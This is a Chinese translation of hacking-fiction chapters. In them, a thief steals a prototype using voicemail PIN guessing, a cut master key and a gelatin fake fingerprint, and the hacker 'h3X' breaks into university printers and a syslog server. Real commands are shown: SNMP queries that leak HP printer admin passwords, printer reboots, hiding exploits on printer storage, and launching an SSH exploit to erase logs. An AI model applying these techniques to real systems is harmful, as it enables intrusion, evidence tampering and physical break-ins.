我呼叫了主要的语音邮件号码。“欢迎拨通 AUDIX，”数字声音诱惑地对我说，“如需帮助请按*H，请拨分机号以#号结束。”非常直观。我从雇员列表中随便挑了一个分机号。“请输入密码，以#号结束。”OK，我可以试试了。“登录不正确，请再次输入。”超过两次，有一个威胁的声音“请联系管理员请求帮助，请断开。”这并没有阻止我。我重新呼叫主要语音邮箱号码，再试试。这一次，我将重点放在“高职位”的官员和 IT 主管上。我在那天的后半个小时上几乎是将电话贴在耳朵上度过的。

我试了不同的常见密码设置：语音邮件信箱号，信箱号的反码，0000，1234，

等等。到我退出时已经访问了试过的50个语音邮箱系统中的7个。如果更专心一些，还可能试一些其他的密码使进入更简单些。

我偷听到的前三个邮箱都是给一般员工的，接下来的一个是销售总监的邮箱。其中没有什么让人兴奋的东西。第五个是雇员和我们的“首席人事主管”之间有意的“秘密消息”，一个有关人力资源的极古怪的政治更正术语。最后两个是最好的。一个是COO的邮箱，邮箱密码与他的邮箱分机一样，这也没什么惊讶的。这是当有人忘记了密码时系统管理员为他们做的更改。高级管理者常常是对密码抱怨最多的人，他们总是跟秘书共享密码。另一个密码是我的经理的，他很少到办公室来而且也许甚至不知道我在为他工作。

用餐者

无论如何，上几周的收获甚丰。我成功地做了几次拦截而且没有丝毫的负罪感：在垃圾堆中挑拣以找到各种秘密文档；从CEO的PDA中查到一些数据和密码；从销售、人力资源、法律和财务部门的计算机中拷贝了大量的文件；捕获并攻击了一些Windows账号；在公司的网络中找到E-mail和其它数据流；获得了对蜂窝电话系统的控制；访问了一台UNIX系统并破解了其密码；黑了一些语音邮件邮箱。这太容易了。

我会说我干了一件该受谴责的好事，但还是不能让某些人满意。老板想立刻与我见面。他的两个打手星期一早晨在我的门前晃悠，并强迫我跟他们走。好家伙！

老板非常礼貌。“不要误会。你是我们组织的巨大财富，但是该是你将我们一直期待的东西给我们的时候了。”当餐厅的服务小姐将两个松软的鸡蛋放在我面前时，老板停了片刻。我们坐在唐人街的一个售货亭里，不是很拥挤。

“我们已经决定要进行我们计划中的最后一步了，我们让人跟你一起做。”我听到背后有人进入餐厅时稀松的金属门“砰”的一声关上了。招聘者走了进来，他穿得比我上次见他时要好一点。他已准备好做这件事情了。脸刮得很干净，整齐的熨过的裤子，路夫皮鞋和一双浅绿色的袜子。这个家伙还懂得时尚！招聘者挨着我在售货亭坐下，并向我眨眨眼睛。

老板继续说“地雷。我想要原型，照现在的样子。我们知道它还没有完成。用你提供给我们的其它数据，我们就能重建丢失的部分，并倾销到俄国。已经没有时间了。”他喷出一股雪茄烟雾的兰色羽毛，从他夹克垂下的一侧可以看到里面有把枪。

“你要从外面攻人。不要失败。”

该死。他为什么要告诉我这些？如果我被抓住了，他显然要让人杀了我。如果我成功地交了货，他很可能也会让人杀了我。老板在廉价的木头桌子上把燃了一半的雪茄拧灭，把椅子往后一推，走出了餐厅。一直静坐着的一个打手抓住我的胳膊。“我们走吧！”他说着，还没等我留下小费就把我推出了门。

总之，这是一次阴谋的运作，但是在这一点上我已经走得太远而无能为力了。除此以外，我能向谁抱怨呢？联邦调查局的工作人员？不可能。令人毛骨悚然的呼吸掠过我的脖子，这些家伙们想杀了我。没门。我决定逃跑，无论到哪儿。

我厌倦了做大买卖，我厌倦了层层无用的中层管理。只要不是全部的事情可能会让我被杀掉这个事实，我真的不再关心任何事情了。我倒不如就像老板那样。

惟一的出路

我们必须从外部闯入公司来改变我的 MO，并错用有点无疑会高涨的热情。如果偷出 A42 的地雷，政府就会立刻关闭这家公司。

在一个周五晚上的稍晚时候，我和招聘者走进了公司大楼的前门。我有一个行李袋装满了 B&E 工作所需的一切，撬锁工具，板钳，自动机械，定位器以及作案手套。

我拿出 ICOM IC-R3，一个有两寸屏幕的微型手握无线接收器。在扫描无线设备的一边，监视警方频率、蜂窝电话和无绳电话，IC-R3 能解码频率高达 2.4GHz 的 FM TV 信号。它能在设备里调频到所有的无线监控摄像头，也能在几个建筑物的半径内调频到任何其他的无线照相机系统。经过频道跳转，我在一个重要的（实验室主要入口的正上方）摄像头上停下来。我们必须要小心以免被监控系统看见、再恰好被人看见。



从监控摄像头中看到的 ICOM IC-R3 显示的实验室视图

（照片来自 <http://www.icomamerica.com/receivers/handheld/r3photo.html> 并经过修改）

进入 A42 的前门很容易。因为我曾在那儿工作过，所以有钥匙，公司里的每个人都有同样的前门钥匙。我们要记住：出去时要打破前门玻璃，让人看不出来是用合法的钥匙进入的。跟踪入口追查到我不太可能。A42 没有一套整个办公室范围内的报警系统。因为雇员有不同的工作时间，一般会有人在办公室。执行官认为报警系统具有过度的杀伤力，另外把警报代码分发给每个人也会是管理的噩梦。没有太多的事情要担心的。

我们经过办公室溜到楼上。各处有几个桌上的灯亮着，但是我并不关心。人们总是开着灯离开办公室，他们希望有别的人来巡视并将灯关掉。路过警车的闪烁红灯反射进窗户里，我们急忙蹲下以免将影子投到人行道上。

向目标靠近，我们一路向前到了研究实验室，进入实验室的门需要有 RF 接近卡并输入正确的 PIN 才能获得访问。

你可能有世界上最安全的系统，但是如果实施不正确就很容易绕过它，然后突然你就会非常的不安全。就像是“一个链中最弱的链环”。实验室的门就是一个相当好的例子。由于麻萨诸塞州的严格的火灾法规，这个门也有一套标准的用于绕过访问控制系统的锁和钥匙机制。紧急情况下，即使是让访问控制系统失效，也要保证消防队员能够进入房间。

小时候，我常常在麻省理工学院的学生中心游荡。有一帮家伙定期聚集，晚上在街上徘徊，从街上的垃圾箱中寻找偶然发现的棕毛，并把它们做成将就能用的撬锁工具。他们在校园里能找到的任何门上磨练自己的技能，但绝不会破坏它们。尾随这些人的旅程让我对门锁的机制有了一个清晰的了解。那时，我只是玩得开心，而现在证明知识真是很有用的。

据我读到的一些最近的研究，用一把钥匙（例如我的办公室前门）和配套的主钥匙锁（办公室前门）访问，就可方便地攻破机械 pin-tumbler 锁系统，而不需要特殊设备。这只是一种渐进的切割测试钥匙，在安装时比较一批合法的非主钥来判定哪个位深没有用过，或者拆开一个安装锁以确定位深，直到找到正确的主位。然后就能创建一个能在特殊的安装中打开所有锁系统的主钥。

我们事先就知道这些。我采用了最简单的方式，几天前，当公司里其他人在开周例会时，我花了 10 分钟拆了其中一个门上的锁。我不能确定是不是有人觉察。既然我已经知道主钥上用的实际位，那么它就是一块用标准的钥匙切割机虚构复制主钥的蛋糕。招聘者拿出我们手工制作的主钥，插入锁孔。咔嚓，锁轴转动，打开了门锁，实验室的门吱呀一声开了。

实验室被分成两个区。左边是软件区，有许多装着不同操作系统的机器：

Windows, Linux, OpenBSD 和 VMS。沿着一条小过道就是硬件区了,有成架的电子设备,包括示波器、逻辑分析仪、示意捕获工作站和电子组件。未包装的电缆和空咖啡杯散落在地上。

监视无线监控系统,我们了解到摄像头正监视着实验室的前门。我们拉下面罩盖住脸,贴着墙以避免被摄像机直接照着。一进入软件区域就不在摄像机的范围内了。我们冲到硬件区的后部,看着 IC-R3,确信监测摄像头已经看不到我们了。

存放着地雷的实验室中的受限区域与常规研究实验室通过一个实心钢门隔开。没有门把柄,也没有机械锁——只有一个生物指纹扫描器用来进行身份认证。与要求安全入口和出口的实验室的主门不同,这个门根据感应原理工作,政府对麻萨诸塞州的安全巡视员是付费的。

目前的生物指纹系统容易绕过是出了名的。回顾 2002 年 5 月, Tsutomu Matsumoto 提出用凝胶做成的假指纹模型能击败许多指纹扫描器的经验和方法。凝胶指纹模型甚至能欺骗新型电容传感器,因为凝胶手指有潮气和电阻的特点跟真人的手指十分相似。

获得做凝胶模型的目标指纹没有问题。只有三个人被授权访问这个受限制的区域,其中一个是项目的总工程师,从我的桌子可以直接走到他的桌子。早在几天前,在他准备记分时,我看见他走进一个会议,我拿着一只 A42 的咖啡杯闲逛到他的桌子跟前跟他桌上的那个空咖啡杯换了一下。我很容易地取下他留在咖啡杯上的指纹。我在笔记本上对这个指纹图像做了强化后,把它印到一张透明胶片上。用感光相纸蚀刻(我在本地的电子商店了解这些,并且购买了需要的所有的工具),我用此指纹图像做了一个印制电路板,然后在面板上倒上液体凝胶,把它放在冷藏库中等待冷却。30 分钟后,我从电路板上取下目标指纹图像的假凝胶指纹。



制造一个假的凝胶手指以通过生物指纹传感器

照片来自 <http://www.itu.int/itudoc/itut/workshop/security/present/s5p4.pdf>, 并经过修改。

招聘者小心地从他的袋子中拿出凝胶模型，小心翼翼地将它放在生物指纹扫描器上。红色的 LED 变成了绿色，门内的电动门猛地向后拉开了。“为什么一切都如此简单？”我问自己。我们俩走进这个很小的房间，被满架子的电动传动装置包围着。我关上身后的门，有一个锡焊烙铁放在小小的工作台上，挨着它的看上去像一个巨大的金属鸡蛋，喀嚓一声打开了。“地雷！”招聘者大叫一声并陈述着显然的事。实际上能看到地雷也让我很有些冲动。

地雷被附着在与几个逻辑分析仪相连的探测器上。我拨开电线，这时招聘者拿出一个小小的垫着衬垫的金属箱子。他轻轻地敲了一下锁，就开了，把地雷放入箱子中。“谢谢你的帮助，亲爱的朋友，”他笑着说，还露出一个金牙。有时人就是这么讽刺。

按计划，我们没出意外地退出大楼，用冲击钻粉碎前门玻璃，我们俩向相反的方向走开。招聘者扛着装在地雷的箱子，我拖着装满工具的行李袋。我转弯到一个角落，撒腿就跑，没有回头看一眼。

尾声

我不知道我现在在什么位置。只觉得潮湿和阴冷。但是在这儿还是要比在监狱或者死亡要好得多。我以为自己成功了——简单地攻入不安全的系统就可以挣到免税的美元。然后最终的抢劫：闯入感光实验室来窃取 U.S. 一直在开发的最重要的武器。现在结束了。我在一个陌生的国家以一个新的身份，为一个刚从学校出来的人做着愚蠢的工作。每天都必须面对毫无意义的公司策略，监视着不能为他们自己考虑而只是盲目听从命令的雇员。现在我也是其中的一员。我猜这只是办公室里的又一天。

参考资料

在我的手掌中

1. PalmSource, <http://www.palmsource.com>
2. Kingpin 和 Mudge, “掌上操作系统及其反恶意代码威胁的弱点的安全分析”, USENIX 第十届安全研讨会, 2001 年 8 月, <http://www.usenix.org/publications/library/proceedings/sec01/kingpin.html>

3. Kingpin, “加密卡掌上令牌 PIN 精选安全建议”,
<http://www.atstake.com/research/advisories/2000/ccpinexteact.txt>
<http://www.atstake.com/research/advisories/2000/ccpinexteact.txt>

感受网上邻居的好处

4. LC4, <http://www.atstake.com/research/lc>

闻起来什么味道

5. Wildpackets EtherPeek NX, http://www.wildpackets.com/products/etherpeek_nx
6. 运动研究, <http://www.rime.net>
7. 匿名, “mobitex 无线包数据网络上的数据固有的不安全” <http://atomicfrog.com/archives/exploits/rf/mobitex.txt>

在家工作

8. John the ripper, <http://www.openwall.com/john>
9. Kingpin, “危及语音消息系统的安全”, http://www.atstake.com/research/reports/acrobat/compromising_voice_messaging.pdf

惟一的出路

10. Icom IC-R3, <http://www.icomamerica.com/receivers/handheld/icr3main.html>
11. Matt Blaze, “Master-Keyed 锁弱点”, <http://www.crypto.com/masterkey.html>
12. Tsutomu Matsumoto, “指纹系统中的人造‘粘性’手指的影响”
<http://cryptome.org/gummy.htm>.

第 4 章

h3X 在网络领地的冒险

——FX 著

h3X 是个黑客，或者更准确地说，是个女黑客（hexe 一词来自德语女巫）。现在 h3X 正在寻找一些打印机。打印机是隐藏文件并与不知名的家伙们共享文件的最好的地方。因为没有太多的人知道这个，h3X 喜欢在打印机上保存探索代码和其他古怪的东西，并将她的密友引向真实在这些打印机上运行的 Web 服务器。她在……之前就一直这样做了。

几个世纪以来，女巫们或者被人们羡慕她们神秘的能力，或者是被害怕她们的男性社会成员穷追猛打以至烧死。h3X 相信没有什么秘密或深奥的知识，都是学东西并以特定的方式应用你的经验，无论你是否将某些东西做成如微波炉那样有用的东西或者找到了进入某个公司的打印机入口。但是，如果你做这些事情就得做好，否则会更糟，用你的想像来做到与众不同的更好效果，使得总有人害怕你。她的思维方式，与她对底层网络通信的兴趣相结合，使她得心应手。

首先，h3X 检查长长的大学网络列表。收集这些信息需要费些劲。她花了一些时间在网上冲浪，查询 Google.com 搜索引擎以及有关哪里有谁的数据库，但是她知道事先收集重要数据总是有回报的。正在考虑的网络至少应是 B 类网，这意味着理论上有 65535 个系统，而且不会有任何防火墙来保护内部网。大学的网络一般都满足这些条件。

有 31337 个男性黑客很可能正在启动一个 nmap 这样的端口扫描器，扫描整个 B 类网络中可能有打印机的系统，但不是 h3X 的系统。她打开了一个 Web 浏览器。今天选择的大学是 bszh.edu。第一步是到校园网 Web 站点上寻找 IT 系统页面。这些页面一般位于他们自己的 Web 服务器上，包括那些学生们常问可怜网络管理员愚蠢问题的所有回答。她看了几个问题，如“如何发 E-mail？”和“如何才能从这个或那个系统获得账号？”最后发现了处理打印的支持页。在这儿，她能选择如何设置 UNIX 系统上的打印服务器，和如何使用苹果 Macintosh 或甚至更差的 Windows 系统页面。

这些支持页的确是个金矿。全是关于在哪儿为哪个打印机下载驱动程序以及在字段中输入什么的信息。h3X 检查了 HP 网络打印机客户端安装的详细信息部分。在这一页下部的中间某个地方，h3X 发现了她要找的信息：

“在有远程打印机名字的字段中，请根据下表输入你想使用的打印机的编号。”

跟随这个入口的是打印机名字表，如 ChemLabColor 和 DeanDesk，他们的 Model 和 IP 地址——所有的信息都和盘托出。

现在，h3X ping 一下，看看哪个打印机在线。事实上她将 Web 页面上列出的 IP 地址拷贝粘贴到一个文本文件，并把这个文件当作全能的 nmap 扫描器的输入，这一次用 -sp 选项做 ping 扫描。正如所料，大多打印机都对她的 ping 做出了响应。几乎所有的 HP 打印机都运行 Web 服务器。她已经知道他们是哪些 models，但即便不知道，她也能在直接为打印机服务的打印机本身的 Web 页面上找到这些信息。

所有的 HP 打印机至少有 4MB 内存，这些内存能用来存放文件——而不只是仅够存放平均大小的探索代码。但是 RAM 意味着当打印机关机时文件也就没有了。在打印机上存放文件的更好的方案是闪存。这种存储器即使是在冷启动之后信息还能

保存。有闪存的打印机让 h3X 特别感兴趣。

但一般来说，用打印机做个人存储并不复杂。HP 发明了一种打印协议叫做打印机作业语言 (Printer Job Language)，或者 PJI。这种语言是一种出口序列和清晰文本命令的组合，一般用来格式化打印作业。你可以这样给打印机下命令：

1. 看看打印机，打印作业从这儿开始。
2. 给我一些 A4 纸来打印人像
3. 使用 ECO 打印模式
4. 我想用 600dpi 分辨率
5. 数据传过来了
6. 正确，现在请继续打印
7. 结束任务

但是同样的 PJI 也支持打印机本地文件系统上处理文件的命令。更小的打印模式将他们的 RAM 看做文件系统，较大的 RAM 也使用闪存。看上去很像老式的 MS-DOS 系统，因为这样命名的卷从 0 开始编号并在编号之后跟着一个冒号（例如，0:）。在这些卷上能创建文件和目录。

如果 h3X 把文件和目录放在打印机固件检查不到的位置，就能保证不会有人动这些文件。这就是为什么 h3X 喜欢将她的文件放在打印机上的原因。没有比这更好的地方可以让黑客用来简单地存放文件了。所以，她从 60 个想要的模式范围条目列表中选择了 10 台打印机，并检查设备的 Web 页面。

其中的 3 台打印机是完全开放的，这很常见。其它 5 台在他要进入设备的 Web 服务器的配置菜单时让他输入管理员密码，但那只是个次要问题。还有 2 台打印机响应不正确。而这些打印机的 Web 服务器并不真是 Apache 集团公司的软件，他们偶尔崩溃。但对女黑客来说，忽视这两个小设备就是浪费宝贵的资源。

她考虑用端口扫描打印机，但决定却与之相反。虽然大学里很少有 IDS，但是端口扫描还是能被各种人和设备认出来的。有时管理员会注意到性能降低并看到一些 TCP SYN 包在 tcpdump 端口上的输出。另一些时候，被扫描的设备不在最佳状态或者干脆就崩溃或行为异常，这会警告支持人员并破坏整个隐藏在打印机后的想法。

h3X 检查的是访问 APPSocket 端口：TCP 9100。这正是通过 TCP 与她的系统用 PJI 通信的端口。这个端口是她进入网络的金钥匙。她还不打算离开，只是稍后查明此该死的端口被过滤掉了。h3x 在她的系统上又打开一个 shell，并输入：

```
tanzplatz# nc -nv 194.95.31.3 9100
(UNKNOWN) [194.95.31.3] 9100 (?) open
```

```
punt!
tanzplatz#
```

因为已经有了这些 9100 端口的不好经历，她对 10 台打印机都做了手工检查。她总是稍等一会看看打印机是否关闭连接。这就意味着设备上配有访问列表，它会使事情略微复杂。过了一会儿，h3X 按下 CTRL+C 来终止连接。但是其中有一次检查时，h3X 只是稍微早一点按下 Ctrl 键，所以就传了一个 c 字符。没有意识到这点她又按了一下 Ctrl+C，并关闭了连接。

所有的端口都能访问，她感到很满意，她又继续入侵了 5 台**受保护**的打印机。简单网络管理协议或 SNMP 已是她多年的老朋友了。这个协议的第一版用与密码类似的明文一致字符串认证。几乎所有的网络设备都支持 SNMP（主要是第一版）。大多数网络设备都与标准一致字符串一起来为 **Public** 提供读访问。

```
tanzplatz# snmpget -v1 194.95.31.3 public \
.iso.3.6.1.4.1.11.2.3.9.4.2.1.3.9.1.1.0
.iso.3.6.1.4.1.11.2.3.9.4.2.1.3.9.1.1.0 = Hex: 01 15 67 6C 6F 62 65
tanzplatz#
```

h3X 的脸上又一次泛起傻笑。一些 HP 打印机固件版本中的 bug 大家早已知道，却没有人费事来更新这个打印机。为什么？它只是一台打印机，不会有任何伤害，是吗？她因自己的玩笑而发笑。h3X 请求的对象 ID 暴露出以十六进制数显示的管理员密码。像她这样处理能将十六进制数的 globe 立即读出密码并不奇怪……多傻呀，她想。

跟踪的 5 台受保护的打印机中只有 2 台有效，嗨，这就是生活。但是，经检验这 2 台打印机上的傻密码在另外 3 台受保护的计算机上也能用。h3X 靠回睡椅一点，将膝上电脑放在一边，想一二分钟。突然她又抓住膝上电脑输入：

```
tanzplatz# snmpset -v1 194.95.31.3 globe system.sysLocation.0 s "hell"
system.sysLocation.0 = String "hell"
tanzplatz#
```

哈，哈，哈！globe 不仅是打印机惟一的管理员密码，也是 SNMP 读/写一致字符串——让 h3X 通过 SNMP 改变打印机设置的字符串的密码。很好，大学里这些纨绔子弟真的是没有希望了，他们的一台打印机被秘密重定向为给 Satan 提供打印服务。现在如果一致字符串能用，h3X 就能修复 2 台坏掉的打印机。它能用这些一致字符串。

```
tanzplatz# snmpset -v1 194.95.45.3 globe .iso.3.6.1.2.1.43.5.1.1.3.1 i 4
```

```
.iso.3.6.1.2.1.43.5.1.1.3.1 = 4  
tanzplatz#
```

现在打印机重启了。h3X 并不喜欢这样做，但是重启不仅帮助大多 Windows 系统，也能修复打印机。毕竟，他们没有太大差别。但是过了一会，ping 重启的打印机还是没有任何回答，出了什么错吗？

h3X 检查她一直在 ping 的打印机的 IP 地址，发现没错。现在，该死的 HP 技术碰巧发生什么故障了？如果这台该死的硬件不能起来，那么看看她要发现什么？她生气了。为什么会发生这种事？为什么总是对她？女黑客的时间一点点过去了，然后她决定这个特定的目标战死了。

因为时间已经是周四（实际上已经是周五了）的凌晨一点了（CET），h3X 决定去访问一下本地房屋俱乐部，看看那儿是否有什么能代替打印机的好玩的东西。她将新发现的设备放在文件列表中，并对那台特殊的一般来说不访问的设备做上标记。是 DJ 时间了，伏特加柠檬，很可能是些长相端庄但没有太多头脑的纨绔子弟——因为她知道两者兼备的人很难找。

在 bszh.edu 世界的半路上

Dizzy 在多云的星期五早晨到单位，Dizzy 不是他的真名，但是因为似乎没人能读对他的名字，同样是因为他的姓并不拗口，所以每个人都叫他 Dizzy。

Dizzy 实际上不是像人们所说的那样是早起的鸟。他更像一个因为早起的鸟儿被狐狸吃了而最终获得蠕虫的晚起的鸟。但这就很好。作为重点大学的管理人员，没有人真的要他恰好在七点整时汇报工作。

他来到工作岗位做的第一件事情是打开一台 Sun UltraSparc 个人电脑收邮件。Dizzy 是个笨人但干得不错。他不完全理解那些在 Outlook Express、Netscape Mail 或在别的其它邮件里击来击去的花花公子。他的下一件事情是参加一些 Internet 中继聊天（IRC—是的，管理人员也聊天）跟一些朋友打个招呼。

然后 Dizzy 接到一个学生实验室打来的电话。“嘿，我是 Tarhanjan 教授。我正在数学计算机实验室讲课，我的学生不能打印了。我自己试着打印也打不了印。我甚至反复重启打印机也没有用。”

“那好吧，教授，我来看看是否能帮上忙。”Dizzy 很不情愿地锁定屏幕，开始定一长段路到实验室去。

在实验室，大多数学生都表现得好像他们的整个事业现在都依赖接下来的 10 秒

钟后的打印能力，但是 Dizzy 对此已经习惯了。他快步走到 HP8150 打印机，看到在打印出口处有一张信封大小的纸，上面只有一个字符 c。Dizzy 发现这一怪事就问是否有人打印了这张纸。显然实验室的每个学生在向教授报告问题之前都在试着打印，没有人知道谁打印了这一页。

在打印机的前面板上，Dizzy 用慢速菜单接口检查设备的 IP 地址，“姆……，我不敢肯定，但我认为这不是打印机应该有的 IP 地址。你改过它吗？”他问老师。教授对这个问题感到惊讶，他不知道是否改过。也许没有吧，Dizzy 认定。他抓起电话给同事打电话：“James，我们今天用 BOOTP 发布信息了吗？”

BOOTP 是一个 bootstrap 协议。设备在有 IP 地址之前可以使用它。事实上他们常常从 BOOTP 服务器上获得 IP 地址和其它材料。大多数人都认为这是 DHCP 协议干的，但实际上 DHCP 只是 BOOTP 的一个扩展。

“等一会，同学们，我查一查。BOOTP 记录在长日志文件中，问题是什么？”James 问。“有一台打印机有一个有趣的 IP。你能为我修复 BOOTP 吗？”Dizzy 听到 James 在键盘上重重敲击。因为他的击键速度很快，James 的动作听起来总是像一只蟑螂从键盘的一角跑到键盘的另一角或背面。

“Dizzy，发现问题了。有个笨蛋试图重启。现在应该行了。”

Dizzy 关闭计算机然后再打开。哇啦！它从正确的网络获得一个 IP 地址。他快速走到教授的工作站并检查其设置。正在这时，打印机吐出几个 Windows 测试页和打印服务器重定向的各种其它文档。好了，显然，正常了。

探索掠夺

在打印机不能启动的前一个夜晚 h3X 就感觉不好，她遇到的这个只有半罐水的家伙开始吹嘘他迷人的 Internet 知识，并告诉她 KaZaA 是如何的酷。她再也不能忍受了，就撤下他走了。至少跟其它女人一起她还可以有点像样的时间。

但是今天是又一天了。现在是星期五的下午，是从她昨晚停下的地方继续工作的好时间。使她惊讶的是，死掉的打印机不知怎么又被激活了，也能 Ping 通了。但是 h3X 决定现在不管这台打印机了。她想去探索其它的几台。现在该是探索神奇的 9100 端口的时候了。女黑客启动一个与打印机用 PJI 语言通讯的工具 pft，连到第一台打印机。

```
tanzplatz# pft 194.95.31.3
PFT - PJI file transfer
FX of Phenoelit <fx@phenoelit.de>
```


Version 0.7 (\$Revision: 1.8 \$)

```
pft> connect
Connected to 194.95.31.3:9100
Device: LASERJET 8150
pft> ls
0:\
NVO                -                d
PostScript         -                d
PJI                -                d
default            -                d
firmware           -                d
solution           -                d
webServer          -                d
run.txt            17                -
env.log            452               -
lib                -                d
pmlobj.txt         0                -
objects            -                d
pft> volumes
  Volume      Size      Free      Location      Label      Status
    0:      3640832    2262528      SIMM          1          ?
    1:     20787200   20684288      RAM           ?    READ-WRITE
pft> quit
tanzplatz#
```

这是 8150 的标准设置。好处是它有充足的空间能存放相当大的文件。h3X 用 vi 创建一个 HTML 文件，并填入她在 IRC 的一个朋友处获得的相当酷的探索代码。然后用 pft 将它放进打印机的 Web 服务器 0:\WebServer\home 目录，如果有人问起这个代码，她就把他指向打印机的 URL，并给这人留下印象。很酷，不是吗？这样做的好处是没有人能把她跟探索活动联系起来，因为她把一个 URL 传递到甚至远程不属于她的设备上。在一些国家，大学对这种情况是要负责的，而且还面临着犯罪的指控。

但是前一天晚上消失的打印机一直困扰着她。发生了什么事情呢？那就让我们去看看吧。她返回到这台特殊打印机的 Web 服务器检查网络配置。啊哈！打印机从

BOOTP 服务器获得其 IP 地址。也许因为某种原因昨晚不工作了。但是等等，IP 地址设置下的几行字真的令 h3X 着急：配置了一个系统日志服务器。



已配置的系统日志服务器

该死！她应该早点查查这个的。无论对服务器做了什么操作，打印机都会在日志中做记录的。他们不会立即发现她，因为大多像连接到 Web 服务器或使用 PJI 9100 端口浏览文件系统的连接再也不会出现了。但是重启一定是该死的行为。

h3X 认为自己是一个细心的黑客。她真的不喜欢有日志入口潜伏在另一个系统周围透露她状况的这种做法。所以，下一个目标是系统日志服务器。如果入侵了它，就能删除证据。并且除此以外，也许是对攻击一个普通操作系统的再一次很好的培训练习。所以，为什么不干呢？

用 nmap 对目标服务器快速端口扫描，发现它是一个 Linux 系统，有几个开放端口。这些端口是 21 (FTP)，22 (SSH)，23 (telnet) 和 80 (HTTP) 端口。因为安装的是这种系统，Web 服务器并没有受到很大重视，因为它一直说“正常！在这个 Web 站

点上安装的是 Apache Web 服务器” h3X 发现了这个有趣的事。这个系统不是主要 Linux 版本的标准安装，因为它或者是端口不够或者是开放了太多的端口。h3X 知道没有 Linux 会安装带有安装后页的 Apache Web 服务器的。

为什么人们在系统上安装安全的 Shell (SSH) 后却仍让 telnet 开放呢？h3X 已经不是第一次看到这种情况，但还是让她感到害怕。说起这个，接下来要检查的是 SSH Daemon：

```
tanzplatz# telnet 194.95.9.11 22
Trying 194.95.9.11...
Connected to tombstone.bszh.edu.
Escape character is '^]'.
SSH-1.99-OpenSSH_2.1.1
telnet> close
tanzplatz#
```

哦，很好，SSH daemon 不比 Web 服务器的状态好。这个版本易受攻击是出了名的，不应该是个问题。黑客恰好有强大的（工具）来对付这种易攻击性：

```
tanzplatz# cd ~/exploits/7350ssh/; ./x2 -t13 194.95.9.11
```

这应该是一个简短的游戏，h3X 想。她的系统启动并试了来自远程 SSH Daemon 的目标文件，一次攻击一个。h3X 喜欢这种智能探索，一个接一个地计算出内存地址。她愿意与写它的家伙会面，看他是否应该得到 h3X 的好感。这个过程实际上花了相当一段时间。

大约 1 小时以后，h3X 开始考虑别的入侵那个系统的方法，因为看上去在接着的几个世纪内 7350SSH 不像会出什么事。他妈的，h3X 想，这是所有的该死的事情中这样或那样出错的日子的一天。你知道，有一天你有了数字 David Copperfield 的一个神奇的手指，第二天人们就会表现得似乎你已成为众矢之的并对你的手说三道四。

所以，SSH 探索器没有起作用。h3X 很想知道为什么，但这只是掠过她头脑的一闪念。而她不愿意承认这点，要表现出知道的样子是愚蠢的。好吧，回去重新搞定一个 SSH 探索器。她没有检查什么？哦，系统上的 FTP Daemon。

```
tanzplatz# telnet 194.95.9.11 21
Trying 194.95.9.11...
Connected to tombstone.bszh.edu.
Escape character is '^]'.
220 tombstone.bszh.edu FTP server (Version wu-2.6.0(1) Jan 22 23:07:07
```

```

CET 2002) ready.
telnet> close
tanzplatz#

```

酷！至少今天还有点幸运。人们仍然在用华盛顿大学的 FTP 服务器，真可笑。几乎每个版本中都有与安全有关的 bug。一些黑客建议，这种特殊的服务仅在代码树中每一种可能的 bug 情况下才进行。它可能使花时间写这个东西的编码者感觉很糟糕；但是要面对它，对它要动一些真格的。

